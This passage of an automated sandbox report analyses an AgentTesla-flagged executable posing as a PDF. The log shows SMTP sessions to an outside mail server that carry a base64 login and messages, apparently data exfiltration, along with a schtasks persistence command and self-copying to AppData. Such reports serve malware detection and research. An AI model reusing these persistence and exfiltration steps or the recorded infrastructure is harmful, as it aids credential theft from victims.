Apr 8, 2021 13:12:18.293663979 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.439263105 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:18.439874887 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.589035034 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:18.589481115 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.736772060 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:18.737278938 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.882014036 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:18.882054090 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:18.883548975 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.883815050 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.883964062 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.884036064 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.884236097 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.884324074 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.884398937 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:18.884473085 CEST	49765	587	192.168.2.4	173.237.136.115
Apr 8, 2021 13:12:19.029102087 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:19.029145956 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:19.029650927 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:19.029669046 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:19.030076027 CEST	587	49765	173.237.136.115	192.168.2.4
Apr 8, 2021 13:12:19.075149059 CEST	49765	587	192.168.2.4	173.237.136.115

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:10:11.405927896 CEST	64646	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:11.419214010 CEST	53	64646	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:12.148623943 CEST	65298	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:12.161267042 CEST	53	65298	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:12.666174889 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:12.684910059 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:16.861643076 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:16.876132011 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:18.055017948 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:18.067681074 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:18.915924072 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:18.929335117 CEST	53	58028	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:10:19.749973059 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:19.763518095 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:20.401562929 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:20.414076090 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:21.121701002 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:21.134613991 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:29.628118992 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:29.640763044 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:35.486479044 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:35.498265028 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:36.259121895 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:36.273030043 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:37.065902948 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:37.079010963 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:37.801683903 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:37.814986944 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:38.460439920 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:38.473133087 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:40.601171017 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:40.614027023 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:41.511532068 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:41.524739981 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:44.023112059 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:44.038124084 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:44.754121065 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:44.767132998 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:45.511768103 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:45.525204897 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:47.025949955 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:47.039391041 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 8, 2021 13:10:47.810931921 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:10:47.824527025 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:03.160079956 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:03.296046019 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:03.760831118 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:03.866934061 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:04.310239077 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:04.322916031 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:04.667058945 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:04.680533886 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:04.891437054 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:04.919121027 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:05.106879950 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:05.245903015 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:05.731235027 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:05.746179104 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:06.110707045 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:06.124465942 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:06.325447083 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:06.362776995 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:06.685669899 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:06.698493004 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:07.764422894 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:07.777683973 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:08.163750887 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:08.176600933 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:19.108386993 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:19.120796919 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:19.612010002 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:19.644701004 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:23.774635077 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:23.795435905 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 8, 2021 13:11:53.857142925 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:53.869004965 CEST	53	61531	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:11:55.475087881 CEST	49228	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:11:55.490016937 CEST	53	49228	8.8.8.8	192.168.2.4
Apr 8, 2021 13:12:11.303102016 CEST	59794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:12:11.446167946 CEST	53	59794	8.8.8.8	192.168.2.4
Apr 8, 2021 13:12:11.471503973 CEST	55916	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:12:11.641343117 CEST	53	55916	8.8.8.8	192.168.2.4
Apr 8, 2021 13:12:16.626015902 CEST	52752	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:12:16.638603926 CEST	53	52752	8.8.8.8	192.168.2.4
Apr 8, 2021 13:12:16.686438084 CEST	60542	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:12:17.684998989 CEST	60542	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:12:17.697777033 CEST	53	60542	8.8.8.8	192.168.2.4
Apr 8, 2021 13:12:18.732429981 CEST	53	60542	8.8.8.8	192.168.2.4

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Apr 8, 2021 13:12:18.732561111 CEST	192.168.2.4	8.8.8.8	cffe	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:12:11.303102016 CEST	192.168.2.4	8.8.8.8	0xc69b	Standard query (0)	mail.1300dentrepair.com.au	A (IP address)	IN (0x0001)
Apr 8, 2021 13:12:11.471503973 CEST	192.168.2.4	8.8.8.8	0x2702	Standard query (0)	mail.1300dentrepair.com.au	A (IP address)	IN (0x0001)
Apr 8, 2021 13:12:16.626015902 CEST	192.168.2.4	8.8.8.8	0xc2f1	Standard query (0)	mail.1300dentrepair.com.au	A (IP address)	IN (0x0001)
Apr 8, 2021 13:12:16.686438084 CEST	192.168.2.4	8.8.8.8	0x101e	Standard query (0)	mail.1300dentrepair.com.au	A (IP address)	IN (0x0001)
Apr 8, 2021 13:12:17.684998989 CEST	192.168.2.4	8.8.8.8	0x101e	Standard query (0)	mail.1300dentrepair.com.au	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:12:11.446167946 CEST	8.8.8.8	192.168.2.4	0xc69b	No error (0)	mail.1300dentrepair.com.au	1300dentrepair.com.au		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:12:11.446167946 CEST	8.8.8.8	192.168.2.4	0xc69b	No error (0)	1300dentrepair.com.au		173.237.136.115	A (IP address)	IN (0x0001)
Apr 8, 2021 13:12:11.641343117 CEST	8.8.8.8	192.168.2.4	0x2702	No error (0)	mail.1300dentrepair.com.au	1300dentrepair.com.au		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:12:11.641343117 CEST	8.8.8.8	192.168.2.4	0x2702	No error (0)	1300dentrepair.com.au		173.237.136.115	A (IP address)	IN (0x0001)
Apr 8, 2021 13:12:16.638603926 CEST	8.8.8.8	192.168.2.4	0xc2f1	No error (0)	mail.1300dentrepair.com.au	1300dentrepair.com.au		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:12:16.638603926 CEST	8.8.8.8	192.168.2.4	0xc2f1	No error (0)	1300dentrepair.com.au		173.237.136.115	A (IP address)	IN (0x0001)
Apr 8, 2021 13:12:17.697777033 CEST	8.8.8.8	192.168.2.4	0x101e	No error (0)	mail.1300dentrepair.com.au	1300dentrepair.com.au		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:12:17.697777033 CEST	8.8.8.8	192.168.2.4	0x101e	No error (0)	1300dentrepair.com.au		173.237.136.115	A (IP address)	IN (0x0001)
Apr 8, 2021 13:12:18.732429981 CEST	8.8.8.8	192.168.2.4	0x101e	Server failure (2)	mail.1300dentrepair.com.au	none	none	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 8, 2021 13:12:12.341229916 CEST	587	49764	173.237.136.115	192.168.2.4	220-uscentral4.myserverhosts.com ESMTP Exim 4.91 #1 Thu, 08 Apr 2021 06:12:12 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 8, 2021 13:12:12.341945887 CEST	49764	587	192.168.2.4	173.237.136.115	EHLO 878164
Apr 8, 2021 13:12:12.483016968 CEST	587	49764	173.237.136.115	192.168.2.4	250-uscentral4.myserverhosts.com Hello 878164 [185.32.222.8] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Apr 8, 2021 13:12:12.484559059 CEST	49764	587	192.168.2.4	173.237.136.115	AUTH login bmV3YWRtaW5AMTMwMGRlbnRyZXBhaXIuY29tLmF1
Apr 8, 2021 13:12:12.626087904 CEST	587	49764	173.237.136.115	192.168.2.4	334 UGFzc3dvcmQ6
Apr 8, 2021 13:12:12.772691011 CEST	587	49764	173.237.136.115	192.168.2.4	235 Authentication succeeded
Apr 8, 2021 13:12:12.775338888 CEST	49764	587	192.168.2.4	173.237.136.115	MAIL FROM:<newadmin@1300dentrepair.com.au>
Apr 8, 2021 13:12:12.916110039 CEST	587	49764	173.237.136.115	192.168.2.4	250 OK
Apr 8, 2021 13:12:12.918951988 CEST	49764	587	192.168.2.4	173.237.136.115	RCPT TO:<newadmin@1300dentrepair.com.au>
Apr 8, 2021 13:12:13.061511040 CEST	587	49764	173.237.136.115	192.168.2.4	250 Accepted
Apr 8, 2021 13:12:13.061804056 CEST	49764	587	192.168.2.4	173.237.136.115	DATA
Apr 8, 2021 13:12:13.202527046 CEST	587	49764	173.237.136.115	192.168.2.4	354 Enter message, ending with "." on a line by itself
Apr 8, 2021 13:12:13.205271006 CEST	49764	587	192.168.2.4	173.237.136.115	.
Apr 8, 2021 13:12:13.346486092 CEST	587	49764	173.237.136.115	192.168.2.4	250 OK id=1lUSa5-002MD1-4A
Apr 8, 2021 13:12:16.108810902 CEST	49764	587	192.168.2.4	173.237.136.115	QUIT
Apr 8, 2021 13:12:16.249650002 CEST	587	49764	173.237.136.115	192.168.2.4	221 uscentral4.myserverhosts.com closing connection
Apr 8, 2021 13:12:18.000863075 CEST	587	49765	173.237.136.115	192.168.2.4	220-uscentral4.myserverhosts.com ESMTP Exim 4.91 #1 Thu, 08 Apr 2021 06:12:17 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Apr 8, 2021 13:12:18.001379013 CEST	49765	587	192.168.2.4	173.237.136.115	EHLO 878164
Apr 8, 2021 13:12:18.146533966 CEST	587	49765	173.237.136.115	192.168.2.4	250-uscentral4.myserverhosts.com Hello 878164 [185.32.222.8] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Apr 8, 2021 13:12:18.147116899 CEST	49765	587	192.168.2.4	173.237.136.115	AUTH login bmV3YWRtaW5AMTMwMGRlbnRyZXBhaXIuY29tLmF1
Apr 8, 2021 13:12:18.292532921 CEST	587	49765	173.237.136.115	192.168.2.4	334 UGFzc3dvcmQ6
Apr 8, 2021 13:12:18.439263105 CEST	587	49765	173.237.136.115	192.168.2.4	235 Authentication succeeded
Apr 8, 2021 13:12:18.439874887 CEST	49765	587	192.168.2.4	173.237.136.115	MAIL FROM:<newadmin@1300dentrepair.com.au>
Apr 8, 2021 13:12:18.589035034 CEST	587	49765	173.237.136.115	192.168.2.4	250 OK
Apr 8, 2021 13:12:18.589481115 CEST	49765	587	192.168.2.4	173.237.136.115	RCPT TO:<newadmin@1300dentrepair.com.au>
Apr 8, 2021 13:12:18.736772060 CEST	587	49765	173.237.136.115	192.168.2.4	250 Accepted
Apr 8, 2021 13:12:18.737278938 CEST	49765	587	192.168.2.4	173.237.136.115	DATA
Apr 8, 2021 13:12:18.882054090 CEST	587	49765	173.237.136.115	192.168.2.4	354 Enter message, ending with "." on a line by itself
Apr 8, 2021 13:12:18.884473085 CEST	49765	587	192.168.2.4	173.237.136.115	.
Apr 8, 2021 13:12:19.030076027 CEST	587	49765	173.237.136.115	192.168.2.4	250 OK id=1lUSaA-002MEk-Q5

Code Manipulations

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: NEW-P&I_Circularpdf.exe PID: 6840 Parent PID: 5896

General

Start time:	13:10:16
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe'
Imagebase:	0xd50000
File size:	985088 bytes
MD5 hash:	182216A47605C50DB6B8796ADFF4E3F9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.668971601.000000000313C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.670515313.000000000428B000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sfgTsm.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C02DD66	CopyFileW
C:\Users\user\AppData\Roaming\sfgTsm.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C02DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpBA76.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C027038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW-P&I_Circularpdf.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBA76.tmp	success or wait	1	6C026A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sfgTsm.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 24 0a 6d 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 60 0d 00 00 a6 01 00 00 00 00 00 b6 7f 0d 00 00 20 00 00 00 80 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0f 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...$.m`.......... ....P..`.............. ....@.. ....` ....@................	success or wait	4	6C02DD66	CopyFileW
C:\Users\user\AppData\Roaming\sfgTsm.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C02DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBA76.tmp	unknown	1639	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microso ft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6C021B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW-P&I_Circularpdf.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C021B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C021B4F	ReadFile

Analysis Process: schtasks.exe PID: 5956 Parent PID: 6840

General

Start time:	13:10:28
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\sfgTsm' /XML 'C:\Users\u ser\AppData\Local\Temp\tmpBA76.tmp'
Imagebase:	0x3c0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBA76.tmp	unknown	2	success or wait	1	3CAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBA76.tmp	unknown	1640	success or wait	1	3CABD9	ReadFile

Analysis Process: conhost.exe PID: 4424 Parent PID: 5956

General

Start time:	13:10:28
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: NEW-P&I_Circularpdf.exe PID: 5980 Parent PID: 6840

General

Start time:	13:10:29
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
Imagebase:	0x130000
File size:	985088 bytes
MD5 hash:	182216A47605C50DB6B8796ADFF4E3F9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: NEW-P&I_Circularpdf.exe PID: 6032 Parent PID: 6840

General

Start time:	13:10:29
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\NEW-P&I_Circularpdf.exe
Imagebase:	0xa30000
File size:	985088 bytes
MD5 hash:	182216A47605C50DB6B8796ADFF4E3F9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
